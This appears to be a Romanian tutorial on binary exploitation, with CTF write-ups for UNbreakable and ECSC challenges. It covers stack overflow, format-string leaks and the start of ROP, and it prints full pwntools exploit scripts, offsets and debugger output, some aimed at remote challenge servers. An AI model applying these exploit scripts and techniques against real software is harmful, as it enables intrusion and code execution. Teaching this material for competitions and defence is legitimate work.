payload="adaugati aici acel pattern"  
p.sendline(payload)
```

```
log.info(payload)
p.interactive()
```

```
RAX: 0x0
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x602260 ("User provided 700 bytes. Buffer content is: AAA%AAsAABAA$AAAnACA
A-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAACAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AAL
AAhAA7AAMAAiAA8AANAajAA9AA0AAkAAPAA1AAQAAMAArAAoAASAApAA"... )
RDI: 0x1
RBP: 0x4e73413873416973 ('siAs8AsN')
RSP: 0x7fffffffdc08 ("AsjAs9As0AskAsPAslAsQAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAsTAsWA
suAsXAsvAsYAswAsZAsxAsyAszAB%ABsABBAB$ABnABCAB-AB(ABDAB;AB)ABEABaAB0ABFABbAB1ABG
ABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6")
RIP: 0x4005d9 (<overflow+74>: ret)
```

Luați primele 4 caractere din RSP "AsjA" și folosiți următoarea comanda "**pattern_offset AsjA**".

```
gdb-peda$ pattern_offset AsjA
AsjA found at offset: 520
```

Acum avem offsetul nostru. Vom face un test sa vedem dacă memoria poate fi controlată scriind cu B(42).

```
from pwn import *

p=process("./exemplu")
gdb.attach(p,gdbscript="""
b *0x00000000004005d9
""")
payload="A"*520 + 8*"B"
p.sendline(payload)
log.info(payload)
p.interactive()
```

```
RAX: 0x0
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x602260 ("User provided 529 bytes. Buffer content is: ", 'A' <repeats 156
times>...)
RDI: 0x1
RBP: 0x4141414141414141 ('AAAAAAA')
RSP: 0x7fffffffdc08 ("BBBBBBBB\n\335\377\377\377\177")
RIP: 0x4005d9 (<overflow+74>: ret)
```

Stiva noastră este suprascrisa cu B-uri (registrul RSP). Tot ce trebuie sa mai facem este sa adaugam și funcția care nu este executată pe stiva.

```
from pwn import *

p=process("./exemplu")
gdb.attach(p,gdbscript="""
b *0x00000000004005d9
""")
functie=0x400577 #adresa funcției care nu este apelată
payload="A"*520 + p64(functie)
p.sendline(payload)
log.info(payload)
p.interactive()
```

Rulăm și apăsăm c.

```
RAX: 0x7ffff7b95e17 --> 0x2f6e69622f00632d ('-c')
RBX: 0x0
RCX: 0x7ffff7b95e1f --> 0x2074697865006873 ('sh')
RDX: 0x0
RSI: 0x7ffff7dcf6a0 --> 0x0
RDI: 0x2
RBP: 0x7ffffffffffdac8 --> 0x0
RSP: 0x7ffffffffffda68 --> 0x0
RIP: 0x7ffff7a31406 (<do_system+1094>: movaps XMMWORD PTR [rsp+0x40],xmm0)
R8 : 0x7ffff7dcf600 --> 0x0
R9 : 0x1fe
R10: 0x8
R11: 0x246
R12: 0x400688 --> 0x68732f6e69622f ('/bin/sh')
R13: 0x7ffffffffffdd00 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
)
```

S-a rescris memoria dar totuși avem această eroare **xmmword** asta înseamnă că stiva nu s-a aliniat, când întâmpinați în exploatarea așa ceva sau merge local și nu pe serverul țintă mai adăugați un **ret** care să ajute la alinierea stivei.

```
darius@bit-sentinel:~/Desktop/unbreakable/introducere_in_pwn$ gdb -q ./exemplu

warning: ~/peda/peda.py source ~/peda/peda.py: No such file or directory
Reading symbols from ./exemplu...(no debugging symbols found)...done.
gdb-peda$ b main
Breakpoint 1 at 0x4005de
gdb-peda$ r
Starting program: /home/darius/Desktop/unbreakable/introducere_in_pwn/exemplu
```

```
gdb-peda$ ropsearch ret
Searching for ROP gadget: 'ret' in: binary ranges
0x0040044e : (b'c3')    ret
0x004004c1 : (b'c3')    ret
0x004004f9 : (b'c3')    ret
0x00400539 : (b'c3')    ret
0x0040055a : (b'c3')    ret
0x00400561 : (b'c3')    ret
0x0040058e : (b'c3')    ret
0x004005d9 : (b'c3')    ret
0x004005f9 : (b'c3')    ret
0x0040064f : (b'c3')    ret
0x00400664 : (b'c3')    ret
0x00400671 : (b'c3')    ret
0x0040067c : (b'c3')    ret
0x0060044e : (b'c3')    ret
0x006004c1 : (b'c3')    ret
0x006004f9 : (b'c3')    ret
0x00600539 : (b'c3')    ret
0x0060055a : (b'c3')    ret
0x00600561 : (b'c3')    ret
0x0060058e : (b'c3')    ret
0x006005d9 : (b'c3')    ret
0x006005f9 : (b'c3')    ret
0x0060064f : (b'c3')    ret
0x00600664 : (b'c3')    ret
0x00600671 : (b'c3')    ret
```

Luăți oricare din aceste adrese și adăugați în scriptul de exploit.

```
from pwn import *

p=process("./exemplu")

ret=0x0040044e #adresa ret pentru a alinia stiva
functie=0x400577 #adresa funcției care nu este apelată

payload="A"*520 +p64(ret)+p64(functie)
p.sendline(payload)
log.info(payload)
p.interactive()
```

Executați exploit-ul și veți avea shell.

[illegible]

Tipuri de vulnerabilitati și tehnici folosite in exploatarea aplicatiilor.

- **Stack buffer overflow** - În software, o depășire a bufferului stivei sau depășirea bufferului stivei apare atunci când un program scrie pe o adresă de memorie din stiva de apeluri a programului în afara structurii de date intenționate, care este de obicei un buffer cu lungime fixă. Bug-urile de depășire a bufferului stivei sunt cauzate atunci când un program scrie mai multe date într-un buffer situat pe stivă decât ceea ce este de fapt alocat pentru acel buffer. Acest lucru are ca rezultat aproape întotdeauna corupția datelor adiacente din stivă și, în cazurile în care revărsarea a fost declanșată din greșeală, de multe ori va provoca blocarea programului sau funcționarea incorectă. Stack buffer overflow este un tip de defecțiune de programare mai generală cunoscută sub numele de buffer overflow (sau buffer overrun). Supraumplerea unui tampon pe stivă este mai probabil să deraieze execuția programului decât supraumplerea unui tampon pe heap deoarece stiva conține adresele de retur pentru toate apelurile de funcții active.
- **Heap overflow** - Se întâmplă atunci când o bucată de memorie este alocată grămezii și datele sunt scrise în această memorie fără a se face o verificare legată a datelor. Acest lucru poate duce la suprascrierea unor structuri de date critice în heap, cum ar fi antetele heap, sau orice date bazate pe heap, cum ar fi indicatorii de obiect dinamic, care, la rândul lor, pot duce la suprascrierea tabelului de funcții virtuale.
- **Integer overflow** - Acest tip de vulnerabilitate se întâlnește atunci când o valoare este mutată într-un tip de variabilă prea mică pentru a o păstra. Un exemplu este "downcasting" de la o variabilă long (care are opt octeți alocați) la un int (care folosește doi sau patru octeți). Acest lucru se realizează prin reducerea valorii la o dimensiune suficient de mică încât să se potrivească valorii mai mici. Dacă oricare dintre biții care sunt scăpați este diferit de zero, atunci valoarea devine brusc mult mai mică.
- **Format strings** - "Format strings" sunt folosite în multe limbaje de programare pentru a insera valori într-un șir de text. În unele cazuri, acest mecanism poate fi abuzat pentru a efectua atacuri de depășire a bufferului, pentru a extrage informații sau pentru a executa cod arbitrar.
- **Tehnica de exploatare anti ASLR** - Pentru a ocoli ASLR, un atacator trebuie să găsească de obicei o vulnerabilitate de tip „scurgere de informații” care să scape de locațiile de memorie; sau atacatorul poate sonda memoria până când găsește locația

corectă în care rulează o altă aplicație și apoi își modifică codul pentru a viza acel spațiu de adrese de memorie.

- **Tehnica de exploatare anti NX** - Cu bitul NX activat, abordarea noastră clasică de depășire a bufferului bazat pe stivă nu va reuși să exploateze vulnerabilitatea. Întrucât în abordarea clasică, shellcode a fost copiat în stivă și adresa de returnare a indicat spre shellcode. Dar acum, din moment ce stiva nu mai este executabilă, exploitul nostru eșuează !! Dar această tehnică de atenuare nu este complet infailibilă. Bitul NX poate fi ocolit folosind o tehnică de atac numită „return-to-libc”. Aici adresa de returnare este suprascrisă cu o anumită adresă de funcție libc (în loc de adresa stivei care conține codul shell). De exemplu, dacă un atacator dorește să creeze un shell, el suprascrie adresa de returnare cu adresa `system()` și stabilește, de asemenea, argumentele necesare cerute de `system()` în stivă, pentru invocarea cu succes.

Despre LIBC, GOT si PLT

Ce este LIBC-ul?

LIBC-ul este biblioteca C standard, de unde sunt importate cele mai utilizate funcții într-un program, funcții precum: `printf`, `scanf`, `fgets`, `gets`, `open`, `fopen`, `malloc`, `free` etc. Când un program apelează funcția `malloc()`, funcția executată va fi cea din `libc`.

În cazul unei funcții declarate și definite de noi, spre ex:

```
void print_hello()
{
    puts("Salutare");
}
```

Compilatorul știe adresa funcției în momentul compilării, și o va înlocui cum trebuie:

```
pwndbg> disassemble main
Dump of assembler code for function main:
0x000000000401135 <+0>:    push    rbp
0x000000000401136 <+1>:    mov     rbp, rsp
0x000000000401139 <+4>:    mov     eax, 0x0
0x00000000040113e <+9>:    call    0x401122 <print_hello>
0x000000000401143 <+14>:   mov     eax, 0x0
0x000000000401148 <+19>:   pop     rbp
0x000000000401149 <+20>:   ret
pwndbg> disassemble 0x401122
```


Dump of assembler code for function print_hello:

```
0x0000000000401122 <+0>:    push    rbp
0x0000000000401123 <+1>:    mov     rbp, rsp
0x0000000000401126 <+4>:    lea     rdi, [rip+0xed7]      # 0x402004
0x000000000040112d <+11>:   call    0x401030 <puts@plt>
0x0000000000401132 <+16>:   nop
0x0000000000401133 <+17>:   pop     rbp
0x0000000000401134 <+18>:   ret
```

End of assembler dump.

Putem vedea dacă avem același caz și pentru funcția externă **puts**:

```
pwndbg> disassemble 0x401030
```

Dump of assembler code for function puts@plt:

```
0x0000000000401030 <+0>:    jmp     QWORD PTR [rip+0x2fe2] # 0x404018
<puts@got.plt>
0x0000000000401036 <+6>:    push    0x0
0x000000000040103b <+11>:   jmp     0x401020
```

End of assembler dump.

Nu pare deloc a fi funcția puts. Aceasta este “funcția” din PLT pentru **puts**.

Ce este PLT si ASLR?

PLT-ul (Procedure Linkage Table) este folosit pentru a apela funcții ale căror adrese nu sunt cunoscute la momentul compilării, precum funcțiile importante(externe). Așadar, la momentul compilării, se va folosi adresa funcției din **PLT**. De ce nu sunt cunoscute? Pentru ca intervine protecția ASLR.

ASLR-ul (Address Space Layout Randomization), mai pe scurt, randomizează baza adresei libc în memorie la fiecare rulare a executabilului, și din cauza acestui fapt, nu știm adresa funcțiilor în momentul compilării. [Mai multe despre ASLR](#).

Ce face PLT-ul? PLT-ul va sari, cu primul jmp, in GOT entry-ul pentru **puts**.

Ce este GOT?

GOT (Global Offsets Table) este un vector de pointeri către funcții din **libc**. Când zic GOT entry pentru funcția X, mă refer la elementul din vector care conține adresa din **libc** a funcției X. Deci la 0x404018 (rip+0x2fe2) se afla un pointer către funcția **puts** din **libc**, și instrucțiunea :

```
jmp    qword ptr [rip + 0x2fe2] <0x404018> <puts@got.plt>
```

Va ajuta la mutarea instrucțiunilor în acea funcție.

[Mai multe despre PLT și GOT.](#)

Resurse utile

- [LiveOverflow](#)
- [Nightmare](#)
- [RPISEC/MBE](#)
- [pwn.college](#)
- [Hacking: The Art of Exploitation, 2nd Edition](#)
- [The Shellcoder's Handbook: Discovering and Exploiting Security Holes](#)

Librarii si unelte utile în rezolvarea exercițiilor

- [pwntools](#)
- IDA
- [Ghidra](#)
- [pwndbg](#)
- [ROPgadget](#)
- [libc-database](#)

Exerciții și rezolvări

Notafuzz (usor - mediu)

Concurs: UNbreakable #1 (2020)

Descriere:

To fuzz or nor?

Flag format: ctf{sha256}

Goal: You have to connect to the service using telnet/netcat and find a way to recover the flag by abusing a common techniques used in the exploitation of binaries.

The challenge was created by Bit Sentinel.

Rezolvare:

Fișierul atașat exercițiului este un executabil de linux. Putem sa îl rulăm pentru a vedea cum funcționează:

```
yakuhito@furry-catstation:~/ctf/unbr1/notafuzz$ ./chall
Good luck!
Do you have the control?
yes
yes
It does not look like. You have the alt!
Do you have the control?
^C
```

Pentru a înțelege mai bine cum merge aplicația, o putem deschide și decompila cu IDA Pro:

```
70 | memset(&v26, 0, 0x28u);
49 | for ( i = 1; i <= 9999; ++i )
50 | {
51 |     if ( i == 3 )
52 |     {
53 |         puts("Do you have the control?");
54 |         __isoc99_scanf("%1023[^\n]", &format);
55 |         while ( getchar() != 10 )
56 |             ;
57 |         printf(&format, v4);
58 |         puts("It does not look like. You have the alt!");
59 |     }
60 |     else
61 |     {
62 |         puts("Do you have the control?");
63 |         __isoc99_scanf("%1023[^\n]", &format);
64 |         while ( getchar() != 10 )
65 |             ;
66 |         puts(&format);
67 |         puts("It does not look like. You have the alt!");
68 |     }
69 | }
70 | return __readfsqword(0x28u) ^ v26;
71 | }
```

Imaginea de mai sus reprezintă o parte din codul reasamblat al funcției **main**. Se poate observa că programul folosește o structură repetitivă pentru a pune întrebarea ("Do you have control?") și a printa rezultatul. Când **i** are valoarea 3, input-ul utilizatorului este afișat cu **printf** în loc de **puts**.

Pentru că input-ul utilizatorului e printat cu **printf** și e dat ca primul argument, aplicația este vulnerabilă la un atac de tip 'format string'. Putem pune specificații precum **%s** și **%p** în input-ul nostru, iar **printf** îi va interpreta și va afișa valori de pe stack. Un exemplu poate fi găsit mai jos:

```
yakuhito@furry-catstation:~/ctf/unbr1/notafuzz$ ./chall
Good luck!
Do you have the control?
yaku
yaku
It does not look like. You have the alt!
Do you have the control?
yaku
yaku
It does not look like. You have the alt!
Do you have the control?
%7$p
0x100000000It does not look like. You have the alt!
Do you have the control?
^C
yakuhito@furry-catstation:~/ctf/unbr1/notafuzz$
```

Din exemplul de mai sus, putem deduce că valoarea **0x10000000** se poate găsi undeva pe stack. Vulnerabilitățile de tip **format string** pot fi folosite și pentru a obține un shell pe server-ul care rulează aplicația afectată, însă acest exercițiu permite și o soluție mult mai simplă: flag-ul se afla în memorie, deci poate fi citit.

Cum nu știm offsetul la care se afla flag-ul, va trebui să folosim un program pentru a încerca toate offset-urile de la 1 la un număr mare ales arbitrar (1000). Un exemplu în python poate fi găsit mai jos:

```
from pwn import *

context.log_level = "CRITICAL"

def leakAddr(memOffset):
    r = remote('35.246.180.101', 31425)
    r.recvuntil('Do you have the control?')
    r.sendline('yaku')
    r.recvuntil('Do you have the control?')
    r.sendline('yaku')
    r.recvuntil('Do you have the control?\r\n')
    r.sendline(' | %' + str(memOffset) + '$p | ')
    resp = r.recvuntil('Do you have the control?')
    r.close()
    return resp.decode().split(' | ')[3]

for i in range(1000):
    print(str(i) + " " + leakAddr(i))
```

Programul de mai sus folosește **pwntools**, una dintre cele mai folosite biblioteci în rezolvarea acestui tip de exercițiu. Funcția **leakAddr** face în mod automat ce a fost arătat în exemplul precedent: trimite un specificator de tip **%p** ca răspuns la a treia întrebare pentru a citi memorie de la un offset specificat ca parametru al funcției. Structura repetitivă de tip **for** este folosită pentru a încerca toate offset-urile de la 1 la 999.

Dacă rulezi scriptul de mai sus, vedem niște valori care par a fi ASCII începând cu offsetul 136:

```
yakuhito@furry-catstation:~/ctf/unbr1/notafuzz$ python solve.py

[...]
```

```
135 (nil)
136 0x585858587b667463
137 0x5858585836646166
138 0x5858585830343335
139 0x5858585866303831
140 0x5858585863346236
141 0x5858585839346636
142 0x5858585831646164
143 0x5858585861643833
144 0x5858585834646565
145 0x5858585866633734
146 0x5858585839663332
147 0x5858585833363439
148 0x5858585831383435
149 0x5858585835323966
150 0x5858585830663135
151 0x5858585863626435
152 0x5858585830373036
153 0x585858587d
154 (nil)
[...]
```

Putem folosi python pentru a vedea ce contine, de fapt, stringul:

```
yakuhito@furry-catstation:~/ctf/unbr1/notafuzz$ python
Python 3.6.9 (default, Oct 8 2020, 12:12:24)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> enc_flag =
bytearray.fromhex("585858587d5858585830373036585858586362643558585858306631355
85858583532396658585858313834355858585833363439585858583966333258585858666
33734585858583464656558585858616438335858585831646164585858583934663658585
85863346236585858586630383158585858303433355858585836646166585858587b66746
3")
>>> flag = enc_flag[::-1].decode()
>>> print(flag)
ctf{XXXXfad6XXXX5340XXXX180fXXXX6b4cXXXX6f49XXXXdad1XXXX38daXXXXeed4XX
XX47cfXXXX23f9XXXX9463XXXX5481XXXXf925XXXX51f0XXXX5dbcXXXX6070XXXX}XXX
X
>>> print(flag.replace("X", ""))
ctf{fad65340180f6b4c6f49da[redactat]994635481f92551f05dbc6070}
>>>
```

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-1-writeup#notafuzz>

Bof (mediu)

Concurs: UNbreakable #2 (2020)

Descriere:

This is a basic buffer overflow.

Flag format: CTF{sha256}

Rezolvare:

Fișierul dat pe pagina exercițiului este o aplicație cu o vulnerabilitate de tip **buffer overflow**:

```
yakuhito@furry-catstation:~/ctf/unr2/bof$ ./bof
Please enter the flag:
ctf{yakuhito}
yakuhito@furry-catstation:~/ctf/unr2/bof$ python -c 'print("A" * 1024)' | ./bof
Please enter the flag:
Segmentation fault
yakuhito@furry-catstation:~/ctf/unr2/bof$ checksec ./bof
[*] '/home/yakuhito/ctf/unr2/bof/bof'
Arch:    amd64-64-little
RELRO:   Partial RELRO
Stack:   No canary found
NX:      NX disabled
PIE:     No PIE
yakuhito@furry-catstation:~/ctf/unr2/bof$
```

Dacă rulăm aplicația normal și input-ul nostru nu e foarte lung, totul merge bine. Dacă input-ul nostru are o lungime de 1024 de caractere, aplicația se 'strică' și returnează **Segmentation Fault**. Aceasta eroare confirmă faptul că aplicația are o vulnerabilitate de tip **buffer overflow**. A treia comandă testează dacă anumite tipuri de protecție sunt pornite, însă toate sunt oprite, însemnând că vulnerabilitatea va fi mai ușor de exploatat.

După confirmarea vulnerabilității, vom încerca să rescriem registrul **RIP (Return Instruction Pointer)**. Dacă am trimite 1024 de 'A'-uri aplicației, adresa scrisă din RIP ar conține doar 'A'-uri. În schimb, dacă trimitem un string în care orice grup de 8 caractere este diferit și vedem nouă valoare a RIP-ului, putem deduce offset-ul la care se afla grupul care l-a rescris. Putem crea un astfel de string cu ajutorul funcției **cyclic** din biblioteca **pwntools**:

```
yakuhito@furry-catstation:~/ctf/unr2/bof$ python -c "from pwn import *; print(cyclic(1024, n=8))"
aaaaaaaaabaaaaaaaacaaaaaaaaadaaaaaaaaaeaaaaaaaafaaaaaaaaagaaaaaaaahaaaaaaaaaiaaaaaaaaaajaaa
aaaakaaaaaaaaalaaaaaaaamaaaaaaaaanaaaaaaaaaoaaaaaaaapaaaaaaaaqaaaaaaaaraaaaaaaaasaaaaaaa
ataaaaaaaauaaaaaaaaavaaaaaaaawaaaaaaaaxaaaaaaaayaaaaaaaaazaaaaaabbaaaaaaaaabcaaaaaabdba
aaaaabeaaaaaaaaabfaaaaaabgaaaaaabhaaaaaabiaaaaaabjaaaaaabkaaaaaablaaaaaabmaaaaa
abnaaaaaaboaaaaaabpaaaaaabqaaaaaabraaaaaabsaaaaaabtaaaaaabuaaaaabvaaaaabw
aaaaabxaaaaabyaaaaabzaaaaaacbaaaaaacbaaaaaacdaaaaaaceaaaaaacfaaaaaacgaaaa
aachaaaaaciaaaaaacjaaaaackaaaaaclaaaaacmaaaaaacnaaaaaacoaaaaacpaaaaaacqa
aaaaacraaaaaacsaaaaactaaaaaacuaaaaaacvaaaaacwaaaaacxaaaaacyaaaaaczaaaaa
adbaaaaadcaaaaaaddaaaaadeaaaaadfaaaaaadgaaaaadhaaaaadiaaaaaadjaaaaadka
aaaaadlaaaaaadmaaaaaadnaaaaaadoaaaaadpaaaaadqaaaaadraaaaaadsaaaaadtaaaa
aaduaaaaaadvaaaaadwaaaaadxaaaaadyaaaaadzaaaaaebaaaaaecaaaaaaedaaaaae
eaaaaaefaaaaaegaaaaaehaaaaaeiaaaaaaejaaaaaekaaaaaeklaaaaaaemaaaaaenaaa
aaaeoaaaaaepaaaaaeqaaaaaeraaaaaaesaaaaaetaaaaaaeuaaaaaevaaaaaewaaaaa
exaaaaaeyaaaaaezaaaaaafbaaaaaafcaaaaaaf
yakuhito@furry-catstation:~/ctf/unr2/bof$ gdb ./bof
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 180 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./bof...(no debugging symbols found)...done.
gdb-peda$ r
Starting program: /home/yakuhito/ctf/unr2/bof/bof
```

```
Please enter the flag:
aaaaaaaab[...]aaaaaf

Program received signal SIGSEGV, Segmentation fault.
[...]
RSP 0x7ffffffd9b8 <-- 0x626161616161616f ('oaaaaaab')
RIP 0x4007f6 (vuln+33) <-- ret
```

```
——[ DISASM
```

```
]——
```

```
▶ 0x4007f6 <vuln+33>  ret  <0x626161616161616f>
[...]
```

Folosind **gdb**, observam ca noua adresa din **RIP** este **0x626161616161616f**. Pentru a calcula offsetul, putem folosi functia **cyclic_find**:

```
yakuhito@furry-catstation:~/ctf/unr2/bof$ python
Python 3.6.9 (default, Oct 8 2020, 12:12:24)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> cyclic_find(0x626161616161616f, n=8)
312
>>>
```

Offsetul grupului de caractere care rescrie RIP-ul este **312**. În **gdb** putem vedea și ca aplicația conține o funcție numită **flag** care (probabil) va printa flag-ul atunci cand este executată:

```
gdb-peda$ disassemble flag
Dump of assembler code for function flag:
   0x0000000000400767 <+0>:      push    rbp
   0x0000000000400768 <+1>:      mov     rbp, rsp
```

Obiectivul acestui exercițiu este să scriem adresa funcției **flag** în **RIP**. Putem genera payload-ul folosind un script simplu de python:

```
from pwn import *
```

```
#r = remote("35.242.253.155", 30339)
r = process("./bof")

win_func = 0x400767

payload = b""
payload += b"A" * 312
payload += p64(win_func)

r.sendline(payload)
r.interactive()
```

În scriptul de mai sus, variabila **r** este folosită pentru a comunica cu aplicația vulnerabilă. Linia comentata declara **r** ca fiind un proces **remote**, adică se conectează la adresa IP și portul specificate. A doua linie declara **r** ca un proces local, adică rulează aplicația numită **bof** din folderul curent. Pentru a testa exploitul nostru, este mai bine să ne testăm payload-urile local și apoi să exploatăm aplicația care rulează pe server.

Payload-ul conține 312 caractere de 'A', iar apoi adresa funcției **flag**. Pentru a ne asigura că valoarea este bine reprezentată în memorie, folosim funcția **p64**, care transformă adresele funcțiilor în reprezentarea lor în memorie pe 64 de biți (dacă aplicația era de 32 de biți și registrul se numea **EIP**, puteam folosi funcția **p32**). Scriptul trimite apoi payload-ul folosind **sendline** și ne da controlul asupra aplicației folosind funcția **interactive**. Dacă rulăm scriptul, putem vedea că acesta merge local:

```
yakuhito@furry-catstation:~/ctf/unr2/bof$ python exploit.py
[+] Starting program './bof': Done
[*] Switching to interactive mode
[*] Program './bof' stopped with exit code 0
Please enter the flag:
Well done!! Now use exploit remote!
[*] Got EOF while reading in interactive
$
[*] Interrupted
yakuhito@furry-catstation:~/ctf/unr2/bof$
```

Totuși, dacă folosim **remote**, flag-ul nu va fi printat. Cauza este faptul ca buffer overflow-ul a 'dezaliniat' stack-ul. Pentru a rezolva problema, putem apela o funcție **ret** înainte de a apela funcția **flag**:

```
from pwn import *

r = remote("35.242.253.155", 30339)
#r = process("./bof")

win_func = 0x400767
ret_gadget = 0x4007f6

payload = b""
payload += b"A" * 312
payload += p64(ret_gadget)
payload += p64(win_func)

r.sendline(payload)
r.interactive()
```

```
yakuhito@furry-catstation:~/ctf/unr2/bof$ python exploit.py
[+] Opening connection to 35.242.253.155 on port 30339: Done
[*] Switching to interactive mode
Please enter the flag:
ctf{7d8637ccacd013dfe[redacted]4d5195daf5f7e9852b4d0a}
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 35.242.253.155 port 30339
yakuhito@furry-catstation:~/ctf/unr2/bof$
```

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-2-writeup#bof>

Baby-rop (mediu - greu)

Concurs: ECSC Quals (2020)


Descriere:

This is a simple pwn challenge. You should get it during lunch break.
Running on Ubuntu 20.04.

Rezolvare:

Executabilul dat este vulnerabil la **buffer overflow**, însă vom observa imediat diferența dintre acest executabil, și cel anterior. Voi folosi Ghidra pentru a îl decompila.

Ne uităm în funcțiile executabilului, dar nu găsim funcția **main**. Ce facem dacă nu găsim **main**? Care funcție dintre cele de mai jos ne sugerează ca de acolo ar începe execuția? Funcția **entry**.



Observăm că este apelată funcția **__libc_start_main**. Pe scurt, această funcție apelează **main**-ul. Mai multe informații despre această funcție se găsesc aici: [__libc_start_main](#). Ce ne interesează pe noi este primul parametru, acesta fiind un pointer către funcția **main**.

```
void entry(undefined8 param_1,undefined8 param_2,undefined8 param_3)

{
    undefined8 in_stack_00000000;
    undefined auStack8 [8];

    __libc_start_main(FUN_0040145c,in_stack_00000000,&stack0x00000008,FUN_00401600,FUN_00401670,
        param_3,auStack8);
    do {
        /* WARNING: Do nothing block with infinite loop */
    } while( true );
}
```

Redenumim **FUN_0040145c** la **main** si accesam functia.

```
undefined8 main(void)

{
    setvbuf(stdin,(char *)0x0,2,0);
    setvbuf(stdout,(char *)0x0,2,0);
    puts("Solve this challenge to prove your understanding to black magic.");
    FUN_00401176();
    return 0;
}
```

Primele două instructaje sunt neinteresante pentru noi, iar a treia este destul de clară. Așa ca ne uităm la a 4-a instrucțiune, si anume : **FUN_00401176()**. Observam ca se declara multe variabile, se inițializează cu 0, și apoi vine acest apel :

```
gets((char *)&local_108);
```

Deja știm de funcția `gets()`, care este vulnerabil. Acum trebuie sa calculam offsetul. În writeup-ul anterior s-a folosit `cyclic` pentru a calcula offsetul, dar mai este o metoda. În Ghidra, numele variabilelor se da în funcție de offsetul fata de adresa de return. Adică, de la variabila `local_108` pana la adresa de return sunt 0x108 bytes.

```
from pwn import *

exe = ELF("./pwn_baby_rop")
p = process("./pwn_baby_rop")

padding = b"A"*0x108
```

Funcția [ELF](#) face parte din pwntools și încapsulează informații despre executabil pentru a putea fi accesate mai ușor.

Și acum începem să observăm diferența dintre acest challenge, și challenge-ul anterior. Nu mai avem funcție de **win**. Deci cum se rezolvă?

Acest tip de exercițiu se rezolvă în două stagii:

1. Facem rost de o adresă de **libc** (libc leak)
2. Apelăm **system("/bin/sh")** sau **one_gadget**.

STAGIUL I

Când ne referim la adresa de libc, ne referim la adresa unui element din **libc** (funcție, variabilă, etc) sau orice altă adresă din **libc** care m-ar ajuta să calculez unde este baza. Ca să facem rost de leak, avem nevoie de o funcție care afișează date pe ecran (**puts**, **fputs**, **printf**, **fprintf**, etc).

Cea mai convenabilă funcție dintre acestea este **puts**, deoarece are un singur parametru și nu trebuie să avem grijă de alți parametri. Ca să facem **puts**-ul să printeze pe ecran un pointer din libc, trebuie să îi dăm ca parametru o adresă unde se află un pointer către libc, și ce adresă ar fi mai bună decât adresa unui [GOT](#) entry? Apelarea funcției **puts** este similară cu apelarea funcției **flag** din writeup-ul anterior, însă cum transmitem parametrul?

Primii 6 parametri se transmit prin intermediul registrilor RDI, RSI, RDX, RCX, R8, R9, iar restul se iau de pe stivă. Putem verifica asta și în executabilul nostru. Punem un breakpoint înainte de apelul funcției puts, și rulăm, se poate observa clar pointerul către string în RDI:

```
RAX 0x0
RBX 0x0
RCX 0xfbad0087
RDX 0x0
RDI 0x402008 ← 'Solve this challenge to prove your understanding to black magic.'
RSI 0x7ffff7fba8c0 (_IO_stdfile_1_lock) ← 0x0
R8 0x7ffff7fba8c0 (_IO_stdfile_1_lock) ← 0x0
R9 0x7ffff7fbf500 ← 0x7ffff7fbf500
R10 0xffffffffffff4d7
R11 0x7ffff7e6ef90 (setvbuf) ← push r13
R12 0x401090 ← endbr64
R13 0x7ffff7feb90 ← 0x1
R14 0x0
R15 0x0
RBP 0x7ffff7feab0 → 0x401600 ← endbr64
RSP 0x7ffff7fe9b0 ← 0x0
RIP 0x4015de ← call 0x401060
```

```
► 0x4015de call puts@plt <puts@plt>
    s: 0x402008 ← 'Solve this challenge to prove your understanding to black magic.'

0x4015e3 mov     eax, 0
0x4015e8 call    0x401176 <0x401176>
```

Chiar înainte de a apela funcția **puts**, se pune un pointer către stringul “*Solve this*” în RDI, și apoi se apelează funcția:

```
004015d7 48 8d 3d      LEA      RDI,[s_Solve_this_challenge_to_prove... = "Solve this chal
                2a 0a 00
                00
004015de e8 7d fa      CALL     puts                                int puts(char * __
```

Deci pentru a apela **puts(puts_GOT_entry)**, trebuie să punem în RDI adresa GOT entry-ului, și apoi să apelăm funcția. Acest lucru se va face cu ajutorul gadgeturilor.

Gadgeturile sunt niște secvențe de instrucțiuni care se termină într-un **ret**, **syscall**, sau **jmp**, secvențe ce ne ajută la manipularea registrilor (precum și executarea syscall-urilor, dar nu le vom discuta aici).

